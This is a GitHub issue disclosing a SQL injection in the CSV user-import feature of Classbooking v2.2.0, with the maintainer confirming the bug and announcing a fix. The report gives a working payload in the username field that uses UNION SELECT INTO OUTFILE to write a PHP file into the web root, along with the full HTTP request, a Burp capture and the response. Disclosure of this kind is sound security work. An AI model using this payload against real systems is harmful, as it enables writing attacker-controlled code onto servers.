

[New issue](#)[Jump to bottom](#)

Classbooking v2.2.0 has SQL injection #27

🔒 Closed hakuQAQ opened this issue on Dec 8, 2020 · 2 comments

Assignees



Labels

Security

hakuQAQ commented on Dec 8, 2020

After the administrator logs in, when adding a new user, choose to import the csv file, and there is SQL injection in the csv file username.

Import Users

Import Source

CSV File*

 1.csv

Maximum file size 100.0 MB.

Default values

Enter the default values that will be applied to all users if not specified in the import file.

Password

Type*

Teacher ☐Enabled ☒[Create Accounts](#)[Cancel](#)

CSV format

Your CSV file should be in this format:

```
username, firstname, lastname, email, password
```

It doesn't matter if it contains the header row.

Any usernames that already exist will be ignored.

The csv file is as follows:

```
test'/**/union/**/select'/**/'<?php phpinfo(); ?>'/**/into/**/outfile'/**/'C:\\phpstudy_pro\\WWW\\hcms\\info.php'#, test, test, 123@qwe.com, test1234
```

If mysql has writable permissions, this csv file will create a new phpinfo file in the website directory.

the POST file is:

```
POST /hcms/index.php/users/import HTTP/1.1
Host: 192.168.31.120
Content-Length: 825
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.120
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryzC1KDALSrTEKS6TB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.31.120/hcms/index.php/users/import
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: crbs=tr55skb4jdshkp7vcpb7q4i0pb02te46
Connection: close

-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="action"

import
-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="userfile"; filename="1.csv"
Content-Type: application/vnd.ms-excel

test'/**/union/**/select'/**/'<?php phpinfo(); ?>'/**/into/**/outfile'/**/'C:\\phpstudy_pro\\WWW\\hcms\\info.php'#, test, test, 123@qwe.com, test1234
-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="password"

-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="authlevel"

2
-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="enabled"


0
-----WebKitFormBoundaryzC1KDALSrTEKS6TB
Content-Disposition: form-data; name="enabled"


1
-----WebKitFormBoundaryzC1KDALSrTEKS6TB--
```

Imported Users


Row	Username	Created	Status
#0	test'/**/union/**/select/**/'<?php phpinfo(); ?>'/**/into/**/outfile/**/'C:\\phpstudy_pro\\WWW\\hcms\\info.php'#	No	User exists

 All Users |  Import More Users

 Control Panel  Logout



File Explorer view showing the directory structure of a web application. The 'info' file is highlighted with a red arrow.



Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Request: Raw Params Headers Hex

```
import
-----WebKitFormBoundaryzCIKDALsTEKS6TB
Content-Disposition: form-data; name="userinfo"; filename="1.csv"
Content-Type: application/vnd.ms-excel

test'/**/union/**/select/**/'<?php phpinfo(); ?>'/**/into/**/outfile/**/'C:\\phpstudy_pro\\WWW\\hcms\\info.php'#, test, test, 123@qwe.com, test1234
-----WebKitFormBoundaryzCIKDALsTEKS6TB
Content-Disposition: form-data; name="password"

-----WebKitFormBoundaryzCIKDALsTEKS6TB
Content-Disposition: form-data; name="authlevel"

2
-----WebKitFormBoundaryzCIKDALsTEKS6TB
Content-Disposition: form-data; name="enabled"

0
-----WebKitFormBoundaryzCIKDALsTEKS6TB
Content-Disposition: form-data; name="enabled"

1
-----WebKitFormBoundaryzCIKDALsTEKS6TB--
```

Response: Raw Headers Hex

```
HTTP/1.1 303 See Other
Date: Tue, 08 Dec 2020 13:04:29 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.0;
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://192.168.31.120/hcms/index.php/users/import_results
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

PHP 7.3.4 - phpinfo()

192.168.31.120/hcms/info.php

PHP Version 7.3.4

craigrodway commented on Dec 8, 2020

Owner

Hi hakuQAQ, thanks very much for reporting this issue.

I haven't had chance to fully investigate yet but it does seem possible and needs fixing. A new version will be released shortly to address this.

 craigrodway self-assigned this on Dec 8, 2020

 craigrodway added the Security label on Dec 8, 2020

 craigrodway added a commit that referenced this issue on Dec 9, 2020


 Fix SQL security issue when importing users (#27)

365ac5c

craigrodway commented on Dec 9, 2020

Owner

Thanks again for reporting this; it has now been fixed in the latest release, 2.4.1.

 craigrodway closed this as completed on Dec 9, 2020

Assignees

 craigrodway

Labels

Security

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

